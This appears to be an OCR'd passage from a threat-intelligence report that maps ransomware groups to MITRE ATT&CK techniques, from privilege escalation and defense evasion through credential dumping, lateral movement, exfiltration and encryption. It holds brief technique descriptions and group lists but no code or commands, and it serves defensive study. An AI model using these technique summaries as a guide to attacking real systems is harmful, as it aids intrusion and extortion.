
- ○ Sudo and Sudo Caching (T1548.003)
- ○ Elevated Execution with Prompt (T1548.004)
- ○ Temporary Elevated Cloud Access (T1548.005)
- ○ TCC Manipulation (T1548.006)

Exploitation for Privilege Escalation (T1068)

- System privileges are gained by exploiting vulnerabilities in operating system components and software that run with higher system privileges than administrator privileges.
- Ex> BYOVD (Bring Your Own Vulnerable Driver): Exploiting vulnerable driver modules from hardware vendors.

  > Clop, Bloody, Nokoyawa, RansomExx, ViceSociety, Hive, IntelBroker, Cuba, Play, Snatch, Conti, Lapsus$, RansomCartel, Rhysida, Shadow, Trigona, Unsafe

Defense Evasion



Obfuscated Files or Information (T1027)

- Techniques such as encryption, encoding, and obfuscation are used for binaries or information required during execution in order to evade detection and make analysis difficult.
- Ex> Encryption of settings required to run ransomware, encoding of strings inside executable files, obfuscation of attack commands, etc.

  > LockBit, 8Base, GhostSec, Monti, RansomHouse, BlackCat (Alphv), Hades, IceFire, Bloody, Maze, Nokoyawa, Karma, RansomExx, Toufan, AvosLocker, BlackShadow, Hive, Hunters, Akira, Qilin, IntelBroker, BlackSuit, Cuba, Nemty, Inc, Pandora, RagnarLocker, Rook, Atomsilo, Lorenz, BlackBasta, Cheers, Ranion, Play, NoName, Cerber, Snatch, Underground, Cloak, 3AM, Lambda, BlackMatter, BlackOut, Abyss, Ako, Astro, Avaddon, Babuk, BabyDuck, BlueSky, Cactus, CryLock, CryptBB, CryptNet, Risen, IkaruzRedTeam, Conti, CyClops,

> DagonLocker, DarkAngels, DarkPower, DarkRace, DarkSide, Donex, Donut, DoppelPaymer, DragonForce, Entropy, Exorcist, FSociety, Haron, HelloKitty, Karakurt, Knight, BrainCipher, Fog, Lolnek, LostTrust, Meow, MetaEncryptor, GoodDay, MoneyMessage, MosesStaff, MountLocker, MyDecryptor, NetWalker, Nevada, Synapse, NoEscape, Onyx, PayloadBin, Prometheus, Pysa, Quantum, RRansom, RaGroup, Ragnarok, Rancoz, RansomCartel, Ranzy, Rhysida, RobinHood, Sabbath, Shadow, SolidBit, Stormous, Sugar, SunCrypt, Synack, SenSayQ, Lynx, NullBulge, Trigona, Trinity, Unsafe, Xinof, X001xs, Yanluowang, Zeon, RTMLocker, CyberVolk

- Binary Padding (T1027.001)

  > Mallox, BianLian, Maze

- Software Packing (T1027.002)

  > LockBit, 8Base, BianLian, BlackCat (Alphv), Clop, Lv, Hive, BlackSuit, HolyGhost, Nemty, Pandora, Rook, Atomsilo, Ranion, Snatch, BlackByte, Babuk, Cactus, CryptBB, CryptNet, Risen, IkaruzRedTeam, DarkRace, DarkSide, Donex, DoppelPaymer, FSociety, Lapsus$, PayloadBin, RobinHood, Sabbath, SolidBit, Spook, SenSayQ, Lynx, Zeon

- Steganography (T1027.003)

- Compile After Delivery (T1027.004)

- Indicator Removal from Tools (T1027.005)

  > IceFire, Qilin, BlackSuit, RagnarLocker, Rook, Underground, Cloak, Abyss, Babuk, BlueSky, IkaruzRedTeam, DarkAngels, DarkRace, Donex, Exorcist, Fog, LostTrust, Meow, MetaEncryptor, GoodDay, MoneyMessage, MyDecryptor, RRansom, Rhysida, SolidBit, Synack, Trinity, Xinof

- HTML Smuggling (T1027.006)

- Dynamic API Resolution (T1027.007)

- Stripped Payloads (T1027.008)

- Embedded Payloads (T1027.009)

  > NightSky, NoName, Donex, HelloKitty, Zeon, RTMLocker

- Command Obfuscation (T1027.010)

- Fileless Storage (T1027.011)

  > Revil

- LNK Icon Smuggling (T1027.012)

- Encrypted/Encoded File (T1027.013)

Indicator Removal (T1070)

- Artifacts created by infiltrating the system are deleted or modified to remove traces of infiltration. Or, events are deleted to compromise the integrity of the security solution and remove traces of the attack.

- Ex> Deleting event logs, deleting registry entries, creating/modifying/deleting WMI (Windows Management Instrumentation) objects, etc.

  > LockBit, Monti, Hades, IceFire, Maze, ViceSociety, AvosLocker, BlackShadow, Hive, Nemty, Play, Cerber, Underground, Cloak, BlackMatter, Abyss, CrossLock, IkaruzRedTeam, Conti, Karakurt, LostTrust, MosesStaff, RaGroup, Rhysida, RobinHood, Shadow, Sugar, SunCrypt, Synack, Unsafe, XingLocker, Yanluowang

  - Clear Windows Event Logs (T1070.001)

    > LockBit, BlackCat (Alphv), Hades, Clop, Royal, BlackShadow, Hive, BlackSuit, Play, 3AM, Lambda, DarkPower, DarkRace, Donex, LostTrust, MetaEncryptor, Synapse, Rancoz, RansomCartel, RansomHub, Rhysida, Xinof, RTMLocker

  - Clear Linux or Mac System Logs (T1070.002)

  - Clear the Command History (T1070.003)

    > RansomCartel, Unsafe

  - File Deletion (T1070.004)

    > LockBit, Mallox, 8Base, Hades, Clop, IceFire, Lv, RansomExx, BlackShadow, Revil, Qilin, ChileLocker, Cuba, DarkBit, Nemty, Pandora, Pay2Key, RagnarLocker, Rook, BlackBasta, Ranion, Medusa, NoName, Snatch, BlackByte, Everest, Underground, Cloak, WarlockDarkArmy, BlackOut, Abyss, Ako, Astro, Avaddon, Babuk, BabyDuck, Cactus, CrossLock, CryLock, CryptNet, Risen, IkaruzRedTeam, CyClops, DarkAngels, DarkPower, DarkRace, Diavol, Donex, DoppelPaymer, Ech0raix, Exorcist, HelloKitty, Knight, BrainCipher, ElDorado, Fog, LostTrust, MetaEncryptor, GoodDay, MoneyMessage, NetWalker, Synapse, NoEscape, Onyx, PayloadBin, Prometheus, RaGroup, Ragnarok, Rancoz, RansomCartel, Ranzy, Relic, Rhysida, SolidBit, Synack, Xinof

  - Network Share Connection Removal (T1070.005)

  - Timestomp (T1070.006)

    > GhostSec, BlackSuit, Handala, BlueSky, CryptNet, DoppelPaymer, LostTrust, Yanluowang

- Clear Network Connection History and Configurations (T1070.007)
- Clear Mailbox Data (T1070.008)
- Clear Persistence (T1070.009)

Impair Defenses (T1562)

- The attacker avoids detection by deleting/disabling defensive solutions such as firewalls and antivirus programs.
- Ex> Disabling Windows Defender, disabling event logs, disabling or modifying firewalls, etc.

> LockBit, 8Base, GhostSec, Bloody, Maze, AvosLocker, BlackShadow, Hive, Hunters, Nemty, Play, Lambda, Cactus, Risen, IkaruzRedTeam, Conti, DragonForce, Grief, Groove, Karakurt, BrainCipher, Synapse, NoEscape, RansomHub, RobinHood, Shadow, Spook, Synack, Trigona, Unsafe, XingLocker, Zeon

- Disable or Modify Tools (T1562.001)

  > LockBit, 8Base, BianLian, BlackCat (Alphv), Clop, Maze, Karma, Lv, RansomExx, Royal, ViceSociety, Hive, Hunters, Revil, Akira, Qilin, BlackSuit, Cuba, Nemty, Handala, Pandora, RagnarLocker, Rook, BlackBasta, Ranion, MedusaLocker, Medusa, Play, Snatch, BlackByte, WarlockDarkArmy, Lambda, BlackMatter, BlackOut, Abyss, Avaddon, Babuk, Cactus, Embargo, CryLock, CryptNet, Risen, IkaruzRedTeam, CyClops, DarkRace, DarkSide, Donex, DragonForce, Haron, BrainCipher, Lapsus$, Lolnek, LostTrust, Midas, Moisha, Nevada, NoEscape, Onyx, PayloadBin, Prometheus, RRansom, Ragnarok, SolidBit, Spook, Synack, Trigona, Unsafe, XingLocker, Xinof, Zeon, CyberVolk

- Disable Windows Event Logging (T1562.002)

  > LockBit, Qilin

- Impair Command History Logging (T1562.003)

  > RansomExx

- Disable or Modify System Firewalls (T1562.004)

  > LockBit, 8Base, BianLian, RansomExx, BlackBasta, BlackByte, 3AM, Cactus, MosesStaff, RansomCartel

- Indicator Blocking (T1562.005)
- Disable or Modify Cloud Firewalls (T1562.006)


> LockBit

- ○ Disable or Modify Cloud Logs (T1562.007)
- ○ Safe Mode Boot (T1562.008)
- ○ Downgrade the Attack (T1562.009)

  > LockBit, Revil, Qilin, BlackBasta, MedusaLocker, Medusa, Snatch, Nevada, RaGroup, CyberVolk

- ○ Spoof Security Alerting (T1562.010)
- ○ Disable or Modify the Linux Audit System (T1562.011)

Credential Access



OS Credential Dumping (T1003)

- A dump is attempted to obtain account and credential information in hashed or text form.
- Ex> LSASS (Local Security Authority Subsystem Service) memory dumping, NTDS (Windows NT Directory Service) extraction, etc.

  > LockBit, 8Base, Daixin, Monti, Maze, Karma, RansomExx, ViceSociety, AvosLocker, BlackShadow, Hive, Akira, IntelBroker, DarkBit, Lorenz, BlackBasta, Play, BlackByte, ProLock, BlackOut, Avaddon, Cactus, Embargo, CryptBB, IkaruzRedTeam, Conti, DragonForce, Groove, Karakurt, BrainCipher, MosesStaff, Synapse, Onyx, Pysa, RaGroup, Relic, Rhysida, Shadow, Stormous, SenSayQ, Trigona, Unsafe, XingLocker, CyberVolk

  - ○ LSASS Memory (T1003.001)

    > LockBit, BianLian, BlackCat (Alphv), Lv, ViceSociety, Hive, Akira, BlackSuit, Cuba, Nefilim, Everest, BlackMatter, Cactus, Lapsus$, Quantum, RansomCartel, Rhysida

  - ○ Security Account Manager (T1003.002)
  - ○ NTDS (T1003.003)

    > BianLian, ViceSociety, Everest, Rhysida

  - ○ LSA Secrets (T1003.004)

> Rhysida

- Cached Domain Credentials (T1003.005)
- DCSync (T1003.006)
- Proc Filesystem (T1003.007)
- /etc/passwd and /etc/shadow (T1003.008)

  > RansomExx, RansomCartel

Input Capture (T1056)

- User input is monitored or captured to collect desired information, such as credentials or account information.
- Ex> Collecting via API (application programming interface) hooking, recording mouse events, capturing web credential input, etc.

  > LockBit, 8Base, Bloody, RansomExx, BlackShadow, Hive, Qilin, Cuba, NightSky, Handala, RagnarLocker, Lorenz, BlackBasta, Play, Snatch, 3AM, ProLock, Cactus, Embargo, CryLock, Risen, Conti, Donex, Haron, HelloKitty, Fog, Lolnek, LostTrust, MetaEncryptor, MoneyMessage, Synapse, NoEscape, Prometheus, Relic, Rhysida, SunCrypt, NullBulge, Trigona, Trinity, Unsafe, RTMLocker, CyberVolk

  - Keylogging (T1056.001)

    > LockBit, RansomExx, NoName, DragonForce, Knight, BrainCipher, MyDecryptor, SenSayQ, NullBulge, Unsafe

  - GUI Input Capture (T1056.002)
  - Web Portal Capture (T1056.003)
  - Credential API Hooking (T1056.004)

    > HolyGhost, NightSky, Onyx

Unsecured Credentials (T1552)

- Credentials that are stored insecurely are collected.
- Ex> Credentials stored in files or the registry, private key files, etc.

> LockBit, Monti, BlackCat (Alphv), Hades, AvosLocker, Hive, Nemty, Play, Embargo, IkaruzRedTeam, Conti, DragonForce, BrainCipher, CyberVolk

- Credentials in Files (T1552.001)

  > LockBit, BianLian, Hades, RansomExx, Nemty, Snatch, Embargo, IkaruzRedTeam, DragonForce, BrainCipher, Lapsus$, CyberVolk

- Credentials in the Registry (T1552.002)

  > LockBit

- Bash History (T1552.003)

- Private Keys (T1552.004)

  > Lapsus$


- Cloud Instance Metadata API (T1552.005)

- Group Policy Preferences (T1552.006)

- Container API (T1552.007)

- Chat Messages (T1552.008)

Discovery


Discovery(393)
System Information Discovery(135)
File and Directory Discovery(131)
Software Discovery(127)

System Information Discovery (T1082)

- Information about the operating system, system, and hardware is collected to obtain information on the victim or generate values needed for malicious activities.

- Ex> Running Systeminfo to collect information on the victim, host information, etc.

  > LockBit, Mallox, 8Base, GhostSec, Monti, BianLian, RansomHouse, BlackCat (Alphv), Clop, IceFire, Maze, Nokoyawa, Karma, RansomExx, Royal, AvosLocker, BlackShadow, Hive, Hunters, Revil, Akira, Qilin, ChileLocker, BlackSuit, Cuba, DarkBit, HolyGhost, NightSky, Handala, Inc, Pandora, Pay2Key, RagnarLocker, Rook, Atomsilo, Lorenz, BlackBasta, Ranion, Play, NoName, Cerber, Snatch, Underground, Cloak, WarlockDarkArmy, 3AM, Lambda, BlackMatter, BlackOut, Abyss, Ako, Astro, Babuk, BabyDuck, BlueSky, Cactus, Embargo, CrossLock, CryLock, CryptBB, CryptNet, Risen, IkaruzRedTeam, Conti, CyClops, DagonLocker, DarkAngels, DarkPower, DarkRace, DarkSide, Diavol, Donex, Donut, DoppelPaymer,

> DragonForce, Ech0raix, Exorcist, FSociety, Haron, HelloKitty, Karakurt, Knight, BrainCipher, ElDorado, Fog, Lapsus$, Lilith, Lolnek, LostTrust, Meow, MetaEncryptor, GoodDay, Moisha, MoneyMessage, MosesStaff, MountLocker, MyDecryptor, NetWalker, Nevada, Synapse, NoEscape, Onyx, PayloadBin, Prometheus, Pysa, Quantum, RRansom, RaGroup, Ragnarok, Rancoz, RansomHub, Ranzy, Red, Relic, Rhysida, RobinHood, Shadow, SolidBit, Spook, Stormous, Sugar, SunCrypt, Synack, SenSayQ, Lynx, Trinity, Unsafe, XingLocker, Xinof, Yanluowang, Zeon, RTMLocker, CyberVolk

File and Directory Discovery (T1083)

- Information is collected to access files and directories or search for specific information in a specific location on a host or network file system.

- Ex> Viewing file or directory lists, searching directories related to antivirus products, checking files with specific extensions, etc.

  > LockBit, 8Base, GhostSec, Monti, BianLian, RansomHouse, BlackCat (Alphv), Clop, IceFire, Nokoyawa, Karma, Lv, RansomExx, Royal, AvosLocker, BlackShadow, Hive, Hunters, Revil, Akira, Qilin, IntelBroker, ChileLocker, BlackSuit, Cuba, DarkBit, HolyGhost, Nefilim, NightSky, Inc, Pandora, RagnarLocker, Rook, Atomsilo, Lorenz, BlackBasta, Cheers, Ranion, MedusaLocker, Medusa, Play, NoName, Cerber, Snatch, BlackByte, Underground, Cloak, WarlockDarkArmy, 3AM, ProLock, Lambda, BlackMatter, BlackOut, Abyss, Ako, Astro, Avaddon, Babuk, BabyDuck, BlueSky, Cactus, Embargo, CrossLock, CryLock, CryptBB, CryptNet, Risen, IkaruzRedTeam, Conti, CyClops, DagonLocker, DarkAngels, DarkPower, DarkRace, Diavol, Donex, DoppelPaymer, DragonForce, Exorcist, FSociety, Haron, HelloKitty, Karakurt, Knight, BrainCipher, Fog, Lolnek, LostTrust, Meow, MetaEncryptor, GoodDay, Midas, Moisha, MoneyMessage, MosesStaff, MountLocker, MyDecryptor, NetWalker, Nevada, Synapse, NoEscape, Onyx, PayloadBin, Prometheus, Pysa, Quantum, RRansom, RaGroup, Rancoz, RansomCartel, Ranzy, Red, Relic, Rhysida, Sabbath, SolidBit, Stormous, Sugar, SunCrypt, SenSayQ, Lynx, Trigona, Trinity, Unsafe, XingLocker, Xinof, Yanluowang, Zeon, RTMLocker, CyberVolk

Software Discovery (T1518)

- A list of software and versions installed on the system is gathered.


- Ex> Collecting lists of installed software, checking whether antivirus software is installed, etc.

  - Security Software Discovery (T1518.001)

    > LockBit, Hades, IceFire, RansomExx, Hive, Hunters, BlackSuit, Nemty, RagnarLocker,

> Play, Cloak, 3AM, Lambda, BlackOut, Abyss, Astro, Babuk, BabyDuck, IkaruzRedTeam, Conti, DarkAngels, Haron, Fog, LostTrust, MetaEncryptor, GoodDay, MoneyMessage, MountLocker, MyDecryptor, Synapse, NoEscape, Onyx, Prometheus, Quantum, RaGroup, Ranzy, Sabbath, Sugar, SunCrypt, Lynx, Trinity, Unsafe, Xinof, Zeon, RTMLocker, 8Base, BianLian, Clop, Karma, BlackShadow, Qilin, Cuba, DarkBit, NightSky, Rook, Atomsilo, Lorenz, BlackBasta, Ranion, NoName, Underground, WarlockDarkArmy, Ako, BlueSky, Cactus, Embargo, CrossLock, CryptNet, Risen, DarkPower, Diavol, Donex, Donut, DoppelPaymer, DragonForce, Exorcist, HelloKitty, Knight, BrainCipher, ElDorado, Lolnek, Midas, Moisha, Nevada, RansomHub, Relic, Rhysida, Stormous, SenSayQ, XingLocker, CyberVolk

Lateral Movement



Remote Services (T1021)

- A valid account is used to log into a service that allows remote connections and internal movements are performed.

- Ex> RDP (Remote Desktop Protocol), SMB (Server Message Block), VNC (Virtual Network Computing), SSH (Secure Shell), etc.

  > Monti, Maze, ViceSociety, AvosLocker, BlackShadow, Hive, MedusaLocker, Medusa, Play, Cerber, 3AM, BlackMatter, Avaddon, Cactus, Conti, Karakurt, Synapse, Prometheus, Rhysida, Shadow, Trigona

  - Remote Desktop Protocol (T1021.001)

    > LockBit, BianLian, RansomHouse, BlackCat (Alphv), Hades, Lv, Royal, Hive, Akira, BlackSuit, Lorenz, BlackBasta, Snatch, BlackByte, Everest, Cactus, DarkRace, Donex, Lapsus$, RansomCartel, Rhysida, Trigona, Yanluowang

  - SMB/Windows Admin Shares (T1021.002)

    > LockBit, RansomHouse, BlackCat (Alphv), Clop, Royal, ViceSociety, Hive, BlackSuit, Cuba, Cheers, BlackByte, Underground, CrossLock, Groove, MosesStaff, Quantum, RobinHood, XingLocker

  - Distributed Component Object Model (T1021.003)

    > Hive

- SSH (T1021.004)

  > BlackCat (Alphv), Cactus, RansomCartel, Rhysida

- VNC (T1021.005)

  > BianLian

- Windows Remote Management (T1021.006)

  > BianLian

- Cloud Services (T1021.007)

- Direct Cloud VM Connections (T1021.008)

Lateral Tool Transfer (T1570)

- Internal movements are performed by copying and transferring files and tools between internal systems through a sharing over a connected network or remote desktop.

- Ex> RDP (Remote Desktop Protocol), SMB (Server Message Block), network sharing, etc.

  > BlackCat (Alphv), Hades, Clop, ViceSociety, Hive, Akira, Cuba, Nefilim, Cheers, Play, BlackByte, Cactus, Conti, RaGroup, RansomHub, Trigona


Taint Shared Content (T1080)

- Add and spread malicious code, scripts, etc., to shared networks such as network drives and internal code repositories.

- Ex> Deploying internal networks via batch files, inserting malicious macros into document files on network drives, etc.

  > 8Base, Monti, Karma, ViceSociety, Hive, Cuba, BlackBasta, WarlockDarkArmy, Lambda, BlackOut, DoppelPaymer, Exorcist, Lolnek, Meow, Synapse, Stormous, Xinof

Collection



Data from the Local System (T1005)

- Local system resources such as file systems, configuration files, and local databases are searched to collect files and sensitive data.

- Ex> Collecting local system document files, collecting sensitive data and files, etc.

  > LockBit, 8Base, GhostSec, BlackCat (Alphv), Hades, Clop, Karma, RansomExx, AvosLocker, Hive, IntelBroker, ChileLocker, DarkBit, NightSky, Pandora, Lorenz, Cheers, Play, Snatch, 3AM, ProLock, BlackOut, Babuk, Embargo, CryLock, CryptBB, IkaruzRedTeam, DagonLocker, DarkPower, DoppelPaymer, DragonForce, HelloKitty, BrainCipher, Moisha, Onyx, PayloadBin, Prometheus, Pysa, Quantum, RaGroup, Relic, Rhysida, SolidBit, Stormous, SenSayQ, Unsafe, CyberVolk

Archive Collected Data (T1560)

- Collected data is compressed or encrypted before being exposed.

- Ex> Compressing the collected data with zLib, GZipStream, etc., compressing it using software such as 7-Zip, WinRar, etc.

  > 8Base, Monti, RansomHouse, Hades, Maze, Karma, RansomExx, BlackShadow, Hive, Qilin, BlackSuit, NightSky, RagnarLocker, Rook, Lorenz, Play, NoName, Snatch, BlueSky, CrossLock, CryptNet, Risen, Conti, Diavol, HelloKitty, Karakurt, Lolnek, LostTrust, MetaEncryptor, Prometheus, RobinHood, Shadow, Stormous, Unsafe, XingLocker

  - Archive via a Utility (T1560.001)

    > LockBit, BlackCat (Alphv), Akira, BlackBasta, Play, BlackByte, Everest, RansomCartel

  - Archive via the Library (T1560.002)

    > LostTrust, MetaEncryptor

  - Archive via a Custom Method (T1560.003)

Data Staged (T1074)

- Data is collected in one place and stored temporarily to minimize the number of connections to the attacker's server.

- Ex> Temporarily storing data in a central database, storing data in a specific folder/password-protected storage, etc.


  > LockBit, 8Base, BlackCat (Alphv), RansomExx, Inc, ProLock, BlackOut, BabyDuck, Embargo, IkaruzRedTeam, Donex, DragonForce, Exorcist, HelloKitty, BrainCipher, Synapse, Lynx, Trinity

- Local Data Staging (T1074.001)

  > Hades, Hive

- Remote Data Staging (T1074.002)

Command and Control



Application Layer Protocol (T1071)

- Commands are sent and malicious actions are performed using common network services that operate on OSI application layer protocols.
- Ex> Telnet, SSH (Secure Shell), file transfer, mail, DNS (Domain Name System) protocol use, etc.

> LockBit, 8Base, GhostSec, RansomHouse, BlackCat (Alphv), Clop, IceFire, Karma, RansomExx, Hive, Hunters, Qilin, BlackSuit, DarkBit, NightSky, Handala, Inc, Rook, Atomsilo, Lorenz, Play, NoName, Cerber, Snatch, 3AM, Lambda, BlackOut, Ako, Babuk, BabyDuck, Cactus, Embargo, CryLock, Risen, IkaruzRedTeam, Conti, DarkAngels, DarkSide, DoppelPaymer, DragonForce, Ech0raix, Exorcist, FSociety, Haron, HelloKitty, Karakurt, Knight, BrainCipher, ElDorado, Fog, LostTrust, Moisha, MyDecryptor, Synapse, NoEscape, Onyx, Prometheus, RansomHub, Ranzy, Rhysida, Shadow, Stormous, Sugar, Lynx, Trinity, Unsafe, Xinof, X001xs, Zeon, CyberVolk

- Web Protocols (T1071.001)

  > LockBit, 8Base, GhostSec, Maze, RansomExx, Hive, Hunters, Revil, BlackSuit, Cuba, Inc, Medusa, Snatch, BlackByte, Everest, Lambda, Avaddon, BabyDuck, CryLock, DoppelPaymer, Exorcist, NoEscape, Onyx, Quantum, Rhysida, Sabbath, SpaceBears, Trisec, Unsafe

- File Transfer Protocols (T1071.002)

  > LockBit, RansomExx, Play, Unsafe

- Mail Protocols (T1071.003)

  > RansomExx, Unsafe

- DNS (T1071.004)

  > Hades, RansomExx, Cuba, Play, Snatch, Unsafe

Proxy (T1090)

- Proxies are used to direct network traffic between systems. Or, malicious actions are performed by sending commands that circumvent direct connections to the infrastructure through a network communication intermediary to a command and control server.

- Ex> Using common P2P (peer-to-peer) protocols such as SMB (Server Message Block), using proxy tools, etc.

  > BianLian, RansomHouse, IceFire, Bloody, RansomExx, Hive, Akira, Qilin, BlackSuit, Cuba, DarkBit, Inc, Pay2Key, Atomsilo, Lorenz, BlackBasta, Play, NoName, Underground, Cloak, Lambda, Abyss, BlueSky, Cactus, Embargo, CryptNet, Risen, IkaruzRedTeam, Conti, DarkAngels, DarkRace, Diavol, Donex, DragonForce, Ech0raix, Exorcist, HelloKitty, Karakurt, Knight, BrainCipher, ElDorado, Lolnek, LostTrust, GoodDay, MindWare, MosesStaff, Nevada, Synapse, NoEscape, Onyx, Quantum, RaGroup, Rancoz, Relic, Rhysida, Shadow, Stormous, Sugar, SunCrypt, Lynx, Trigona, Trinity, Unsafe, RTMLocker

  - Internal Proxy (T1090.001)

    > Pay2Key

  - External Proxy (T1090.002)

  - Multi-hop Proxy (T1090.003)

    > Bloody, Hive, Cuba, RansomCartel, Vfokx

  - Domain Fronting (T1090.004)


Ingress Tool Transfer (T1105)

- Tools or files for malicious activities are transferred from external systems.

- Ex> Using the FTP protocol, using the wget download tool, downloading malicious payloads, etc.

  > LockBit, Monti, BianLian, BlackCat (Alphv), Clop, Bloody, Karma, Lv, RansomExx, Royal, Hive, Revil, Akira, BlackSuit, Nemty, NightSky, Pandora, RagnarLocker, Atomsilo, MedusaLocker, Medusa, Play, NoName, Snatch, BlackByte, Underground, ProLock, BlackOut, Babuk, BabyDuck, CryLock, IkaruzRedTeam, Conti, DarkAngels, DarkSide, Haron, Karakurt, Lilith, MosesStaff, Nevada, Prometheus, Pysa, RaGroup, RansomCartel, Shadow, Spook, Sugar, Trigona, Unsafe, RTMLocker

Exfiltration


Exfiltration(76)
Exfiltration Over Web Service(31)
Exfiltration Over C2 Channel(29)
Exfiltration Over Alternative Protocol(16)

Exfiltration Over a Web Service (T1567)

- A legitimate external web service is used to exfiltrate data.

- Ex> Using cloud storage, using a Telegram API (application programming interface), etc.

  > LockBit, Mallox, Daixin, Monti, BianLian, Clop, Nefilim, BlackBasta, BlackByte, Cactus, Conti, Groove, Karakurt, Lapsus$, Shadow, Trigona

  - Exfiltration to a Code Repository (T1567.001)

  - Exfiltration to Cloud Storage (T1567.002)

    > LockBit, BianLian, RansomHouse, BlackCat (Alphv), Hades, ViceSociety, Hive, Akira, Cheers, BlackByte, Cactus, Karakurt, RansomCartel, Rhysida, Trigona

  - Exfiltration to Text Storage Sites (T1567.003)

  - Exfiltration Over Webhook (T1567.004)

Exfiltration Over the C2 Channel (T1041)

- Data is exfiltrated through a command and control server built by the attacker.

- Ex> Sending data to the C2 (command and control) server.

  > LockBit, Mallox, 8Base, GhostSec, BianLian, BlackCat (Alphv), RansomExx, ViceSociety, Hive, Revil, IntelBroker, Cuba, Nefilim, BlackBasta, Play, Cerber, Everest, 3AM, BlackMatter, Conti, CyClops, Karakurt, Synapse, Rhysida, RobinHood, Shadow, SpaceBears, Trigona, Unsafe

Exfiltration Over an Alternative Protocol (T1048)

- Data is leaked using the following protocols: FTP (File Transfer Protocol), SMTP (Simple Mail Transfer Protocol), HTTP/S (Hypertext Transfer Protocol/Secure), DNS (Domain Name System), SMB (Server Message Block), etc.

- Ex> Sending data using FileZilla, WinSCP, RClone, etc.

  > BianLian, ViceSociety, Hive, Akira, Cheers, Medusa, Play, 3AM, Conti, Karakurt, Shadow, Trigona


- Exfiltration Over a Symmetric Encrypted Non-C2 Protocol (T1048.001)
- Exfiltration Over an Asymmetric Encrypted Non-C2 Protocol (T1048.002)

  > BlackCat (Alphv)

- Exfiltration Over an Unencrypted Non-C2 Protocol (T1048.003)

  > Akira

Impact



Data Encrypted for Impact (T1486)

- Files or data on the target system are encrypted.
- Ex> Encrypting files and data on the system using symmetric key and asymmetric key encryption algorithms.

  > LockBit, Mallox, 8Base, GhostSec, Daixin, Monti, BianLian, RansomHouse, BlackCat (Alphv), Hades, Clop, Bloody, Maze, Nokoyawa, Karma, Lv, RansomExx, Royal, ViceSociety, AvosLocker, Hive, Hunters, Revil, Akira, Qilin, IntelBroker, ChileLocker, BlackSuit, Cuba, DarkBit, HolyGhost, Nefilim, Nemty, NightSky, Inc, Pandora, Pay2Key, RagnarLocker, Rook, Atomsilo, Lorenz, BlackBasta, Cheers, Ranion, MedusaLocker, Medusa, Play, NoName, Cerber, Snatch, BlackByte, Everest, Underground, Cloak, WarlockDarkArmy, 0xFFF, 3AM, ProLock, Lambda, BlackMatter, BlackOut, Abyss, Ako, Astro, Avaddon, Babuk, BabyDuck, BlueSky, Cactus, Embargo, CrossLock, CryLock, CryptBB, CryptNet, Risen, IkaruzRedTeam, Conti, CyClops, DagonLocker, DarkAngels, DarkPower, DarkRace, DarkSide, Diavol, Donex, DoppelPaymer, DragonForce, Ech0raix, Groove, HelloKitty, Karakurt, Knight, BrainCipher, ElDorado, Lilith, Lolnek, LostTrust, Midas, MoneyMessage, MosesStaff, MountLocker, NetWalker, Nevada, Synapse, NoEscape, Onyx, PayloadBin, Prometheus, Pysa, Quantum, RRansom, RaGroup, Ragnarok, Rancoz, RansomCartel, RansomHub, Ranzy, Red, 